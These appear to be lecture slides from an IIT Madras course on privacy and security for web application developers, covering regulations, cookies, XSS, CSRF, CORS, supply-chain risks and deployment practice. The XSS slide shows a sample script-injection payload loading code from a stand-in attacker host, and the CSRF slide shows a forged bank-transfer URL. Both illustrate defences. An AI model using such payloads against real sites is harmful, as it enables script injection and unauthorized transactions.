


IIT Madras
BSc Degree

Privacy and Security

Privacy vs Security

- What are they?
- How are they different, how are they similar?
- Implications for developers

Privacy

- Personally Identifiable Information (PII)
- What rights do you have to control access to it?
- Primarily through **regulations**
  - Government mandates on what can be shared, collected
  - End-user agreements
- Impacts what needs to be done by developer to safeguard user privacy


Then...

“On the internet, nobody knows you’re a dog”

Cartoon by Peter Steiner,
New Yorker magazine, 1993

... and Now!

"On the Internet, nobody knows you're a dog."



Security

- How is the data actually safeguarded
- Relates to how the application stores and manages the data
- Primarily through **implementation measures**
  - Good coding and following security “best practices”
  - Monitoring of infrastructure for attacks and breaches

Privacy without Security

- Don’t reveal any PII - no data, no leak!
- Doesn’t work well in practice:
  - Cannot use popular services: no gmail, facebook, amazon, credit cards, online banking…
- Can still leak data even if we don’t give it out
  - Truecaller knows my name!
  - Cambridge Analytica scandal
    - 270,000 FB users installed app “This is your digital life”
    - Their friend networks revealed information about 87 Million users

Security without Privacy

- Good infrastructure for protecting data
- But End-User agreement doesn’t mention keeping it private
  - Collecting agent shares data with others
  - Advertisements

Sensitive information

Direct

- Passwords
- Online banking information, account numbers
- Medical records

Sensitive information

Direct

- Passwords
- Online banking information, account numbers
- Medical records

Indirect

- “Customers who bought this also bought…”
- Order many pizzas - get recommendations for exercise and gym equipment
- Visit LinkedIn profiles, get job recommendations

Metadata

Regulations

- GDPR (General Data Protection Regulation)
  - Required of any entity doing business in the EU
- HIPAA
  - Health Insurance Portability and Accountability Act - US specific
  - protect the privacy of patients and health plan members, and to ensure health information is kept secure and patients are notified of breaches of their health data.
- Country-specific, Domain-specific
- App developers must be aware of relevant regulations!
  - Cannot claim lack of knowledge - will lose certification or be liable

Security Measures

- Regulations specify what needs to be protected - not how to protect it
- Reduce chances of leakage of private information:
  - Don’t collect in the first place!
  - Signal vs WhatsApp
- App development best practices
  - In-browser security for frontend
  - Server-side security for backend

Frontend Security

Possible scenarios

- Site interactivity
  - Static site: HTML only - no user data collected
  - Simple form-based site: whatever user fills in
  - Dynamic site with JS: complex forms, more data
- Resources
  - Cross-site cookie based tracking
  - Advertising pixels, CDN-based tracking
- Browser exploits - malware
  - Spyware, logging, cross-tab data leaks

Non-exhaustive list of “good practices” or deterrents to data leaks

Cookies

Session vs Permanent

- Logging in and using sites
- “Remember me on this computer…”
- Automatically activated by browser
- GDPR led to the “This site uses cookies” banners…

Cookies

First-party vs Third-party

- Directly from site: used for logins, session information, user preferences
- Third-party:
  - Usually from advertisers
  - Only peripherally related to site visited
  - Blocked by most major browsers now due to privacy concerns

Cross-site scripting (XSS)

- Example: enter data in a query field without validation
  - GET http://example.com/help?q=message
  - Output: “ message ”
  - GET http://example.com/help?q=<script>http://bad-example.com/evil.js</script>
  - Output: “ <script>http://bad-example.com/evil.js</script>”
    - Automatically load (and maybe execute) script from some other source
- Could also store the malicious code in the site database (forum posts, blog comments etc.)
- Server side: Validation to prevent injection of attack
- Client side: prevent automatic cross-site script loading

Cross-site Request Forgery (CSRF)

Example:

- You log into your bank account and have an active session
  - Bank has API that allows authenticated users to transfer money: “GET http://bank.example.com/transfer?source=abc&target=xyz&amount=10000”
  - Works only after you have authenticated. Sounds good?
- You open another tab and go to an attacker page and click on a link
  - http://bank.example.com/transfer?source=abc&target=evil&amount=100000”
- How can the bank differentiate between you clicking in the correct tab vs in the attackers tab?
- CSRF Tokens: Secure token created only through application, limited validity lifetime

Cross-Origin Resource Sharing (CORS)

- Reduce chances of malicious code by explicitly saying which URLs can be originators of data
- You visit http://www.example.com/
- Page contains a load request for resource at http://api.example.com/
- So www wants to make a request to api - allow?
- CORS: api server allows www to make requests on user behalf

https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Access-Control-Allow-Origin

Content-Security Policy

More generic approach to applying policies

https://developer.mozilla.org/en-US/docs/Web/HTTP/CSP

Secure Contexts

Allow certain kinds of functions only within “secure contexts”

- https://developer.mozilla.org/en-US/docs/Web/Security/Secure_Contexts
- https://w3c.github.io/webappsec-secure-contexts/

Sandbox

- Prevent browser from making harmful changes
- “Container” within which browser can run
  - Many access patterns are restricted
- https://chromium.googlesource.com/chromium/src/+/HEAD/docs/design/sandbox.md

Summary

- As a web developer, you need to understand your platform
- Browser is the most important part of the frontend
- Combination of browser and server techniques
- User awareness also essential

Backend Security

Overview

- Very large scope of potential problems!
- Coding styles, languages, compilers, OS, dev environment
- Requires good understanding of multiple levels of software stack
- ***Very* non-exhaustive** set of suggestions

Package management issues

- Flask application uses other libraries
  - requests, google APIs, markdown,....
  - requirements.txt used to specify libraries
- Version pinning


```
html5lib
sendgrid
babel
httplib2
graphql-core==2.2.1
graphene==2.1.8
google-cloud-tasks==1.5.0
```

Problems?

- Python upgrade
  - Flask upgrade?
    - Libraries upgrade?
- Incompatible versions
  - Some very delicate balances possible: very bad for code maintainability!

Mostly leads to breakage and test failure. But can also lead to security issues!


Supply chain attacks



https://xkcd.com/2347/

Log4j

Description of the CVE-2021-44228 vulnerability



Problems

- Log4j is a very common logging library
  - Excellent features, well supported
  - Had a bug since 2013 - publicly discovered/disclosed in Nov 21
- faker.js module used for testing JS code
  - Abruptly replaced with blank code - breaking all modules using it

Complex supply chains are a problem!

Avoiding supply chain issues

- Reduce dependencies?
  - Not always possible, but should be attempted
- Version pinning - ensure exact version of dependencies specified
- Keep up to date with security issues

None of this would have helped with Log4j….

Server communications

- Endpoint security - server maintenance
- End-to-end encryption
  - TLS (transport layer security)
  - HTTPS is equivalent for browser-server, but server-server should also be secure
- Authorized communication
  - Only accept requests from known clients (frontend servers) to backend
  - Network level filtering where possible

Denial of Service (DoS)

- Attack that doesn’t try to leak information:
- Just bring down the server and make it unavailable
- Very problematic for high traffic sites: even few seconds has big impact

Distributed Denial of Service (DDoS)

- Large scale attacks - botnets, infected machines, reflection
- ISP level protections needed

DevOps

- Generic term: “development operations”?
- Setup and maintenance of server and code
- Automate installation and configuration
  - CI/CD - github workflow, gitlab pipelines

Password guidelines

https://pages.nist.gov/800-63-3/sp800-63b.html

https://auth0.com/blog/dont-pass-on-the-new-nist-password-guidelines/

- Unnecessary complexity does not help!
- Making it harder for the user to remember and type in a password will only encourage poor habits like writing down passwords
- Server should store only encrypted passwords - less damage in case of breach
    - Use effective salts to reduce dictionary attacks

App deployment

- Automate
- SSH access
  - No un-encrypted access at all
- Secret token management - vaults, environment variables
  - Should not be in version control!
- Secure database access

Logging

- Logs essential in case of problems - backtrace
- Too much logging can affect performance, costs
- Balance between performance and debuggability
- Regular summaries from logs should be stored
  - Time series analysis: use for identifying problems
- Rotate logs to avoid unnecessary growth

Summary

- Application security is a vast topic
  - Requires breadth of knowledge from app developers
  - System administration knowledge also essential
- App developers should understand privacy implications of their application
  - Collect data only as needed - you will be held responsible for leaks
- Implement security to achieve the privacy levels required